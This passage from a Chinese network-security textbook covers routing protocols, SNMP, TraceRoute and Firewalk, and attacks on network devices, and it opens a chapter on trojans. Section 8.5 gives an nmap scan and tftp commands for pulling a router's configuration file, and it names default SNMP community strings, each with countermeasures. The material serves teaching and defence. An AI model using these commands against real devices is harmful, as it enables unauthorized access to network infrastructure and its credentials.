BGP 是为 TCP / IP 互联网设计的外部网关协议，用于多个自治域之间。它既不是基于纯粹的链路状态算法，也不是基于纯粹的距离向量算法。它的主要功能是与其他自治域的 BGP 交换网络可达信息。各个自治域可以运行不同的内部网关协议。BGP 更新信息包括网络号和自治域路径的成对信息。自治域路径包括到达某个特定网络需经过的自治域串，这些更新信息通过 TCP 传送出去，以保证传输的可靠性。

8.1.8 路由算法

路由算法在路由协议中起着至关重要的作用，采用何种算法往往决定了最终的寻径结果，因此选择路由算法一定要仔细。通常需要综合考虑以下几个设计目标：

- **最优化** 指路由算法选择最佳路径的能力。
- **简捷性** 算法设计简捷，利用最少的软件和开销，提供最有效的功能。
- **坚固性** 当路由算法处于非正常或不可预料的环境时，如硬件故障、负载过高或操作失误，都能正确运行。由于路由器分布在网络连接点上，所以如果它们出了故障会产生严重后果。最好的路由算法通常能经受时间的考验，并在各种网络环境下被证实是可靠的。
- **快速收敛** 收敛是在最佳路径的判断上使所有路由器达到一致的过程。当某个网络事件引起路由可用或不可用时，路由器就发出更新信息。路由更新信息遍及整个网络，引发重新计算最佳路径，最终达到所有路由器一致公认的最佳路径。收敛慢的路由算法会造成路径循环或网络中断。
- **灵活性** 路由算法可以快速、准确地适应各种网络环境。例如，某个网段发生故障，路由算法要能很快发现故障，并为使用该网段的所有路由选择另一条最佳路径。

路由算法按照种类可分为以下几种：静态和动态、单路和多路、平等和分级、源路由和透明路由、域内和域间、链路状态和距离向量。前面几种算法的特点与字面意思基本一致，下面着重介绍链路状态和距离向量算法。

链路状态算法（也称最短路径算法）发送路由信息到互联网上所有的结点，然而对于每个路由器，仅发送其路由表中描述了自身链路状态的那一部分。距离向量算法（也称为 Bellman-Ford 算法）则要求每个路由器发送其路由表的全部或部分信息，但仅发送到邻近结点上。从本质上来说，链路状态算法将少量更新信息发送至网络各处，而距离向量算法发送大量更新信息至邻接路由器。

由于链路状态算法收敛更快，因此在一定程度上它比距离向量算法更不易产生路由循环。但另一方面，链路状态算法要求比距离向量算法有更强的 CPU 能力和更多的内存空间，因此链路状态算法在实现时显得更昂贵一些。除了这些区别，两种算法在大多数环境下都能很好地运行。

最后需要指出的是，路由算法使用了许多种不同的度量标准去决定最佳路径。复杂的路由算法可能采用多种度量来选择路由，通过一定的加权运算，将它们合并为单个的复合度量，再填入路由表中作为寻径的标准。通常使用的度量有路径长度、可靠性、时延、带宽、负载和通信成本等。

8.2　ASS 基础

路由器负责与核心系统进行可达信息的通信，它是一个复杂的问题。这个问题源于仅仅考虑了互联网络选路体系结构而没有考虑管理机构的作用。在主干网的网点可以具有复杂的本地结构的情况下，像图 8.1 所示的网络互联不应该看做多个独立的网络，而应看做一个独立的组织，而其中的网络就处于这个组织的控制之下。由于这些网络和路由器都在单独的管理机构控制之下，这个机构就要负责保证其内部路由信息的一致性和可用性。另外，管理机构还要选择其内部的一台机器负责向外界提供网络的可达信息。如图 8.1 所示的例子中，由于路由器 R2、R3 和 R4 处于同一个管理机构的控制之下，管理机构指定 R3 来通告网 2、网 3 和网 4 的可达信息，核心系统早就知道网 1 的情况，因为有一个核心路由器直接与之相连。




图 8.1　同一管理机构的路由

从选路的角度看，处于一个管理机构控制之下的网络和路由器群组称为一个自治系统（autonomous system）。在一个自治系统内的路由器可以自由地选择寻找路由、广播路由、确认路由及检测路由一致性的机制。在这样的定义下，核心路由器自己也构成一个自治系统。原先的互联网的核心路由器使用 GGP 来通信，后来改为使用 SPREAD。这个改变并不影响其他的自治系统。

自治系统在概念上说，就是图 8.1 所描述的那种体系结构的直接而自然的派生物，只需把局域网换成自治系统即可，图 8.2 表述了这个思想。




图 8.2　ASS 的表述

为了能通过互联网到达隐藏在自治系统中的网络，每个自治系统必须把自己的网络可达信息传播给其他自治系统。虽然在核心体系结构中可以把路由通告送给任何一个自治系统，但是每个自治

系统必须把自己的信息传送给某个核心路由器。可能存在若干路由器，每个路由器负责通知一个网络子集合。

前面对自治系统的定义可能有点含糊不清，但是在实践中，自治系统之间的划分必须非常严格，以便于使用自动选路算法。例如，一个自治系统属于某个公司，它可能不会选择这样的路由——把分组转发到与之直接相连的但属于另一个公司的某个自治系统。为了让自动选路算法能区分各个自治系统，各自治系统被赋予一个自治系统编号（autonomous system number），该编号由负责赋予互联网地址的集中式管理机构分发。当两个路由器交换网络可达信息时，报文中要携带该路由器代表的自治系统编号。

总而言之，一个大型的 TCP/IP 互联网络拥有一个附加结构来适应管理界限。每个由一个机构管理的网络和路由器的集合称为一个自治系统。一个自治系统可自由地选择其内部的选路体系结构，但是必须收集其内部所有的网络信息，并由若干个路由器把这些可达信息送给其他的自治系统。由于互联网使用核心体系结构，每个与之相连的自治系统都要把可达信息送到互联网核心路由器。

8.3 SNMP 原理

SNMP（Simple Network Management Protocol）即简单网络管理协议，它为网络管理系统提供了底层网络管理的框架，使得网络和系统管理员能够远程监测和配置管理他们的网络设备（如路由器和交换机）。

8.3.1 SNMP 基础知识

美国国防部设计了 ARPANET。20 世纪 70 年代，TCP/IP 协议正式被定为军方通信标准。随着此协议的广泛使用，网络管理成了一件大事。在 20 世纪 80 年代末至 20 世纪 90 年代初，网络迅速发展，子网数目的增多使监视网络活动成为一种必需。

在网络管理的初期，网络管理仅停留在使用 ICMP 和 PING 的基础上，但是随着网络内主机数的不断增多，这种简单的工具已经不可能完成网络管理的工作了。

随着网络数目与网络内主机数目的日益增多，单纯依靠一些网络专业人员进行网络管理已经不可能了，必须有一种通行的网络管理标准及相应的管理工具使普通人也能够管理网络。第一个相关的协议是 SGMP，它提供了一种直接监视网关的方法，因此成了一种通用的网络管理工具。另外还有三种可供选择的管理工具，即 HEMS、SNMP 和建立在 TCP/IP 基础上的 CMIP（CMOT）。因为需要使用 ISO/OSI 模型进行网络管理，SNMP 首选 CMOT 作为管理工具。现在，基本的 SNMP 已经被广泛使用了，所有的网络产品都提供对 SNMP 的支持。新开发的具有远程管理能力的 SNMP 是 RMON，它使管理人员可以管理整个子网，而不是对整个子网内的设备进行管理。

8.3.1.1 SNMP 的基本构成


使用 SNMP 进行网络管理需要几个重要部分：管理基站、管理代理、管理信息库和网络管理工具。管理基站通常是一个独立的设备，是网络管理者进行网络管理的用户接口。基站上必须装备管理软件、管理员可以使用的用户接口和从 MIB 取得信息的数据库，同时为了进行网络管理，它应该具有将管理命令发出基站的能力。

管理代理是一种网络设备，如主机、网桥、路由器和集线器等，这些设备都必须能够接收管理

基站发来的信息，它们的状态也必须由管理基站监视。管理代理响应基站的请求并进行相应的操作，也可以在没有请求的情况下向基站发送信息。

MIB 是对象的集合，它代表网络中可以管理的资源和设备。每个对象基本上是一个数据变量，它代表被管理对象的一方面的信息。

如图 8.3 所示是一个 SNMP 的基本构架。



简单网络管理体系结构

图 8.3 SNMP 的基本构架

8.3.1.2 SNMP 协议

SNMP 协议的基本功能是：取得、设置和接收代理发送的意外信息。取得，指基站发送请求，代理根据这个请求回送相应的数据；设置，指基站设置管理对象（也就是代理）的值；接收代理发送的意外信息，指代理可以在基站未请求的状态下向基站报告发生的意外情况。

MIB 包括了对象列表，这些对象与指示对象类型的 OBJECT IDENTIFIER 相关。MIB 的结构是树形结构，有两种方式可以访问 MIB 中对象的值，一种是快速访问，另一种是慢速访问。快速访问时只需输入一些数据，慢速访问时需要加上其他信息。

SNMP MIB 对对象的定义是十分严格的。定义指定了对象的数据类型、允许的形式、取值范围和与其他 MIB 对象的关系。ASN.1 定义方法用来定义每个对象，同时也定义整个 MIB 结构。

有两种不同对象数据结构：通用类型和专用类型。通用类型指的是整数、字符串、空值、对象标识、序列和序列号，专用类型是指网络地址、IP 地址、记数器和标准等。

若要定义对象自身，必须使用 ASN.1。一个基本的定义结构如下：

```
<模块名> DEFINITIONS ::=
      BEGIN
            EXPORTS
            IMPORTS
            AssignmentList
      End
```

的消息传送机制，不能对消息进行过滤，这有可能导致接收消息的软件负载过重。

最后一点不足是，SNMP 从某种程度上说仍然使用投票方式，这将消耗大量带宽。

8.4 TraceRoute 技术

国际互联网是目前世界上最大的计算机网络，更确切地说是网络的网络。它由遍布全球的几万个局域网和数百万台计算机组成，并通过用于异构网络的 TCP/IP 协议进行网间通信。互联网中，信息的传送是通过网中各段的传输介质和设备（路由器、交换机、服务器和网关等）从一端到达另一端的。每一个连接在互联网上的设备，如主机、路由器、接入服务器等一般情况下都会有一个独立的 IP 地址。通过 TraceRoute 可以知道信息从本地计算机到互联网另一端的主机走的是什么路径。当然每次数据包由同一个出发点（source）到达同一个目的地（destination）走的路径可能会不一样，但基本上来说大部分时候所走的路径都是相同的。

8.4.1 TraceRoute 原理

在 UNIX 系统中 TraceRoute 保持了原名，而微软的 Windows 系统中则改名为 Tracert。TraceRoute 通过发送小的数据包到目的设备并返回，来测量其需要多长时间。一条路径上的每个设备 TraceRoute 要测 3 次。输出结果中包括每次测试的时间（ms）和设备的名称（如果有的话）及其 IP 地址。

使用 TraceRoute 命令非常简单，这里以 Windows 为例。单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开 Windows 的命令行窗口，如图 8.4 所示。然后，在提示符模式下输入如下命令，其结果如图 8.5 所示。




图 8.4 进入 Windows 的命令行窗口




图 8.5 TraceRoute 命令

```
C:\>tracert www.yahoo.com
```

这里对参数做一个简单的说明。

```
tracert [-d] [-h maximum_hops] [-j computer-list] [-w timeout] target_name
```

该诊断实用程序通过向目的地发送具有不同生存时间（TTL）的互联网控制信息协议（ICMP）回应报文，以确定到目的地的路由。路径上的每个路由器都要在转发该 ICMP 回应报文之前将其 TTL 值至少减 1，因此 TTL 是有效的跳转计数。当报文的 TTL 值减少到 0 时，路由器向源系统发回 ICMP 超时信息。通过发送 TTL 为 1 的第一个回应报文并且在随后的发送中每次将 TTL 值加 1，直到目标响应或达到最大 TTL 值，Tracert 就可以确定路由。通过检查中间路由器发回的 ICMP 超时（Time Exceeded）信息，可以确定路由器。注意，有些路由器“安静”地丢弃生存时间过期的报文，并且对 tracert 无效。tracert 命令的参数说明如下：

- -d 指定不对计算机名解析地址。
- -h maximum_hops 指定查找目标跳转的最大数目。
- -jcomputer-list 指定在 computer-list 中松散源路由。
- -w timeout 等待由 timeout 对每个应答指定的时间，单位为毫秒。
- target_name 指定目标计算机的名称。

8.4.2 TraceRoute 工具

在 Windows 下和 UNIX/Linux 下都有一些图形化的比较好用的 TraceRoute 工具，这里简单介绍一下 Linux 下的 Firewalk。

Firewalk 使用类似 TraceRoute 的技术来分析 IP 包的响应，从而测定网关的访问控制列表和绘制网络图的工具。它还使用类似于路由跟踪的 IP 数据包分析方法，来测定一个特殊的数据包是否能够从攻击者的主机传送到位于数据包过滤设备后的目标主机。这种技术能够探测网关上打开（open）或允许通过（pass through）的端口，还能够测定带有各种控制信息的数据包是否能通过给定网关。要理解这种技术的工作原理，首先要理解路由跟踪（TraceRoute）是如何工作的。

TraceRoute 的基本工作原理是发送 UDP 或 ICMP echo 数据包到目标主机，同时在每轮（默认是 3 个数据包）成功的探测后将 IP 包头中的 TTL 域递增 1。如果路由跟踪使用 UDP 数据包，则目标端口在每个数据包中都递增 1。IP 数据包头的 TTL 域用于限制数据包在网络中传输的生存期，其值在每台路由器转发数据包前减 1。如果 TTL 为 0 或更小，则路由器会向源主机回送一个 ICMP 错误消息（time to live exceeded in transit）数据包。这样源主机就能够知道数据包在哪台路由器上过期。通过将 TTL 初始设置为 1，且依次递增 1，并监视 ICMP 响应信息来获得主机间的所有路由器（这里假设数据包均未被过滤或丢失）。为了确保能够从最终的目标主机获得正确的响应，TraceRoute 或者使用极少被其他程序使用的高端 UDP 端口，或者使用 ping 数据包。

TraceRoute 工作在 IP 层（网络层），其上的任何传输协议（UDP，TCP 和 ICMP）均能被使用。TraceRoute 的这个特性使其能利用任何位于 IP 层上的协议。如果试图探测位于防火墙后的主机，而到达该防火墙的数据包被 ACL 所禁止，则该数据包会被丢弃（在大多数情况下）。通过这种探测，能够确定该路由上的最后一台网关（如防火墙）。如果使用其他不同类型的 TraceRoute 探测

并得到正常响应时，则说明了两点：

- 该防火墙允许这种类型的网络通信。
- 探测到位于该防火墙后的一台主机。

以这些结果为依据，就可以知道防火墙的过滤规则是基于通信类型的。这就是 Firewalk 的基本原理。

8.5 攻击网络设备

网络设备漏洞尽管不如系统漏洞那么普遍，但近年来，无论在数量上还是质量上都有显著的增长。由于设计漏洞或 SNMP 协议所导致的信息泄露，以及由于设备的默认账号或 MIB 后门导致的非法访问，各种各样的攻击手段结合在一起，给网络管理员的工作带来了巨大的困难。下面将介绍一些基本的攻击手段供读者参考。

8.5.1 SNMP 的安全性分析

SNMP 的安全性包括两个方面，即认证服务和访问策略。认证服务限制只有授权的管理者才可以访问 MIB。访问策略规定了不同的管理者对 MIB 的不同访问权限，它通过给特定的管理者指定管理对象子集（MIB View）和访问模式（只读或读写）来确定管理者可以访问的元素。

8.5.1.1 SNMP v1 的安全性

SNMP v1 对安全仅仅提供有限的能力，即 Community 的概念，中文也被翻译为团体。SNMP 的团体是一个代理和多个管理站之间定义的认证和访问控制关系。一个代理可以定义若干团体，每个团体使用唯一的团体名。在每条 SNMP v1 信息中都包括 community 字段，在该字段中填入团体名，团体名起到密码的作用。通过团体名验证的信息才是有效的。可以看出，SNMP v1 的安全性很差，因为仅仅用团体名来控制访问权限是不够的，而且团体名以明文的形式传输，很容易被第三者窃取。

8.5.1.2 SNMP v2 的安全性

在功能上，SNMP v2 比 SNMP v1 有较大的增强，主要表现在它支持分布式网络管理，改进了管理信息结构，增强了管理信息通信协议的能力等。

它在安全性方面也有一定扩展。首先，从安全模型上，SNMP v2 增加了参加者、上下文等对象。SNMP v2 的访问控制策略由 4 个元素构成，即目标参加者、源参加者、上下文和被允许的操作。其次，在协议操作方面，SNMP v2 修改了 SNMP v1 的消息头格式，并采用了 MD5 消息摘要算法和 DES 数据加密算法。这些在一定程度上保证了数据的完整性、机密性及源认证。

SNMP v2 并未完全实现预期目标，尤其是安全性能没有得到根本提高，特别是缺乏基于用户的安全策略。

8.5.1.3 SNMP v3 的安全性

SNMP v3 主要有 3 个模块：信息处理和控制模块、本地处理模块、用户安全模块。

◆ **信息处理和控制模块**

信息处理和控制模块在 RFC 2272 中有定义，它负责产生和分析信息，并判断在传输过程中信息是否要经过代理服务器等。

◆ **本地处理模块**

本地处理模块的功能主要是进行访问控制、处理和中断打包的数据。访问控制指通过设置代理有关信息，使不同管理站的管理进程在访问代理时具有不同的权限，并在 PDU 一级完成。常用的控制策略有两种：限定管理站向代理发出的命令，确定管理站访问代理的具体部分。访问控制的策略必须预先设定。SNMP v3 通过使用带有不同参数的操作命令，灵活地确定访问控制方式。

◆ **用户安全模块**

与 SNMP v1 和 SNMP v2 相比，SNMP v3 增加了 3 个新的安全机制：身份验证、加密和访问控制。本地处理模块完成访问控制功能，用户安全模块则提供身份验证和数据保密服务。身份验证是指代理（管理站）接到信息时，确认信息是否来自拥有权限的管理站（代理），以及信息在传输过程中有无改变。实现这个功能要求管理站和代理必须共享同一密钥。管理站使用密钥计算验证码（它是信息的函数），然后将其加入信息中；而代理则使用同一密钥从接收的信息中提取验证码，从而得到信息。加密的过程与身份验证类似，也需要管理站和代理共享同一密钥，才能实现信息的加密和解密。

SNMP v3 使用私钥和验证密钥来实现身份验证和加密功能。SNMP 支持的认证协议有两种：HMAC-MD5-96 和 HMAC-SHA-96。前者的哈希函数是 MD5，使用 128 位验证密钥作为输入产生 128 位的输出，然后截取前 96 位作为结果；后者的哈希函数是 SHA-1，使用 160 位验证密钥作为输入产生 128 位的输出，然后截取前 96 位作为结果。

SNMP v3 使用 DES 算法的密码组链接（CBC）模式，将 128 位私钥作为输入。私钥的前 8 个字节作为 DES 算法的密钥，在 CBC 模式下，后 8 个字节用来生成初始向量。

SNMP v3 改进了 SNMP v1 和 SNMP v2 中缺乏安全措施的缺陷，增加了 SNMP 中关键的安全机制（加密、身份验证、访问控制），极大地增强了 SNMP 的安全性能。

8.5.1.4 SNMP 的脆弱性

团体名作为唯一的 SNMP 认证手段，是著名的薄弱环节之一。例如，利用知名的默认值 Public 或 Private 及空白团体名，常常能获取设备的访问权，或利用嵌入 SNMP v1 消息的团体名在网上以明码传输的特性，或利用 Sniff 软件获取团体名。此外，还有一些攻击可以绕过这一认证。

第二个弱点是由于 SNMP 主要采用 UDP 传输，很容易进行 IP 源地址假冒，所以仅仅使用访问控制列表有时不足以防范。

第三个弱点是大多数 SNMP 设备接收来自网络广播地址的 SNMP 消息，攻击者甚至可以不必知道目标设备的 IP 地址，仅通过发送广播 SNMP 数据包就可达到目的。

8.5.1.5 SNMP 安全防范

由于 SNMP 实施的广泛性，问题涉及很多网络产品（从高端到低端），建议采取以下措施：

◆ **关注所用产品的改进信息，及时增打补丁，升级版本。**

CERT/CC 的咨询报告公布后，一些知名网络厂商已做出反馈，对各自的 SNMP 实现方案进行

了全面测试，并公布了测试结果和具体建议，用户应跟踪最新动态。

◆ **在不必要的情况下，关闭 SNMP 服务。**

有些中小企业的网络较少进行网管，多采用串口和控制台对网络设备进行静态配置，这时可以考虑关闭 SNMP 功能。例如，对 Cisco 产品，可使用命令 No Snmp-Server 关闭，用 Show Snmp 查看，然后确认“%SNMP agent not enabled”。

◆ **对进入网络的 SNMP 流量进行过滤。**

正常情况下，大多数网络对外提供访问的主要是一些服务器(如 Web 服务器和 FTP 服务器等)，不可能有外部主机发起对内部网络设备的访问。此时可以过滤外部主机发起的针对内部服务器和网络设备的进入流量，尤其是 SNMP 数据包，用户可结合 IP 地址和传输端口 (服务类型) 进行过滤。

SNMP 服务常使用的端口是 161/UDP 和 162/UDP，有可能用到的端口还有 SNMP 161/TCP，SNMP 162/TCP，SNMP 1993/TCP，1993/UDP，Smux 199/UDP 和 Smux 199/ TCP SNMP Unix Multiplexer。

由于 SNMP 监控程序常常绑定到所有网卡地址上，所以还要注意过滤来自广播地址、子网广播地址和内部返回地址的 SNMP 流量。

◆ **对内部的未授权主机的 SNMP 访问控制。**

正常情况下，只有 NMS 有权发起 SNMP 请求，因此可以配置 SNMP 代理，通过访问控制，将来自未授权主机的 SNMP 请求信息阻挡掉。但如前所述，该方法对 UDP 的源 IP 地址欺骗不能奏效。另外，此配置可能影响网络性能，因此需要慎重考虑。

8.5.2 利用 TFTP

几乎所有的路由器都支持 TFTP，这是一种基于 UDP 的文件传输机制，可以用于备份和恢复配置文件。TFTP 使用 UDP 69 端口，因此通过 nmap 命令即可检测出目标主机上是否运行了 TFTP 服务。

```
nmap -sU -p69 -nvv target
```

如果网络设备管理员使用了通用的配置文件名，攻击者可以通过 TFTP 很方便地下载到配置文件。例如，假使对网络中 IP 地址为 192.168.0.1 的网络设备进行反向 DNS 查询，得知该设备的 DNS 名称为 lax-serial-rtr，就可以执行以下命令下载该设备的.cfg 配置文件。

```
tftp
>connect 192.168.0.1
>get lax-serial-rtr.cfg
>quit
```

下载到本地的配置文件中很可能包含了各个 SNMP 团体名及访问控制列表。

为了弥补网络设备的 TFTP 漏洞，可以采取以下防范措施：

◆ 停止 TFTP 服务。

◆ 启用禁止 TFTP 访问的过滤器。

8.6 小结

现实情况是，局域网和广域网的安全性不容乐观，网络设备的漏洞将会导致非常严重的问题，因为一旦攻击者拥有了网络设备的控制权，就相当于拥有了一切。拥有网络的控制权意味着攻击者可以窃听敏感的数据流，或将数据流重定向到未经授权的系统，从而避开 VPN 的保护功能。

目前看来，网络中最大的安全问题是人为错误。集线器、交换机、路由器可能没有进行正确的配置，为攻击者入侵提供了后门，管理员必须及早发现这些设备并在攻击行为发生之前采取弥补措施。

下一章将介绍木马的有关知识，除了介绍木马的基本知识外，还会着重分析几种不同性质的木马和对这些木马的防范技巧。

◆ ◆ ◆

第9章 木马分析

本章包括

- ◆木马的基本概念
- ◆木马程序的隐藏技术
- ◆流行的木马：冰河
- ◆木马攻击的防范与清除
- ◆Ethereal防范木马
- ◆本马常用攻击手段
- ◆典型的木马：灰鸽子
- ◆流行的木马：RAdmin
- ◆使用冰刃检查木马进程

“木马”程序也是一种病毒文件，但其与一般的病毒不同，它不会自我繁殖，也并不刻意地去感染其他文件。用户如果运行了木马程序，则会在自己机器上给黑客留下一个通行的门户，使施种者可以任意毁坏、窃取被种者的文件，甚至远程操控被种者的计算机。可以说，木马对用户的危害是非常大的，在本章中将对木马进行详细解释。

9.1 木马的基本概念

本节将介绍木马的一些基本概念。

9.1.1 木马的定义

木马（Trojan）这个名字来源于古希腊传说，它是指通过一段特定的程序（木马程序）来控制另一台计算机。木马通常有两个可执行程序：一个是客户端，即控制端；另一个是服务端，即被控制端。木马的设计者为了防止木马被发现，采用多种手段隐藏木马。木马服务一旦运行并与被控制端连接，则控制端将享有被控制端的大部分操作权限，例如给计算机增加口令，浏览、移动、复制、删除文件，修改注册表，以及更改计算机配置等。

9.1.2 木马的特征

从木马的定义中可以总结出木马的几大特征。

9.1.2.1 木马的隐藏性

如同其他所有的病毒一样，木马会想尽一切办法不被发现，这也正是木马和远程控制软件的主要区别。举个例子来说，进行局域网间通信的常用软件 PCAnywhere 就是一款远程通信软件。首先从安装方面来说，它需要一系列的操作，不像一般木马那样直接单击后就可以运行，并且不给出提示。其次在服务端运行时，当客户端与服务端连接成功后客户端上会出现很醒目的提示。而木马的服务端软件在运行时使用各种手段隐藏自己，不可能出现什么提示。总之，木马的隐蔽性主要体现在以下三个方面：

- 安装简单，一般直接单击就会运行，而且没有交互界面。
- 不产生图标，木马程序虽然在系统启动时会自动运行，但它不会在任务栏中产生图标，从而不会让用户察觉出异常。
- 木马程序自动在任务管理器中隐藏，并以“系统服务”的方式欺骗操作系统，让一般的用户根本无法看出其正在运行。

9.1.2.2 木马的自动运行性

黑客的目的自然是想长久控制被种植了木马的主机，而对于一般的程序而言，当系统重启之后就不再运行，除非用户主动运行，这显然与黑客的本来目的相违背。所以，能够随着系统启动或者其他程序启动而自动运行木马程序是它的一个必备功能。

9.1.2.3 木马的欺骗性

木马程序要达到长期隐蔽的目的，就必须借助系统中已有的文件，以防被发现。它经常使用的是常见的文件名或扩展名，如 dll，win，sys 和 explorer 等，或者仿制一些不易被人区别的文件名，如字母 l 与数字 1、字母 o 与数字 0，更有甚者干脆借用系统文件中已有的文件名，只不过保存在不同路径中。还有的木马程序为了隐藏自己，把自己设置成一个常用文件格式图标，比如说 rar 的压缩文件图标，当一不小心打开它时，它就马上运行。

9.1.3 木马的基本功能：远程监视、控制

现在的木马不仅仅是一个只提供远程控制功能的软件，它还提供了很多特殊功能，以方便黑客更好地控制远程主机。归纳起来可以分为：远程监视和控制、视频监测、远程管理和其他功能。

远程监视和控制是木马最主要的功能，通过这个功能，可以让黑客就像使用自己的计算机一样使用被种植了木马的机器。同时为了不引起对方的察觉，也可以只是远程监视，则对方的一举一动都在黑客的监视之下。图 9.1 是一个远程监视的例子。

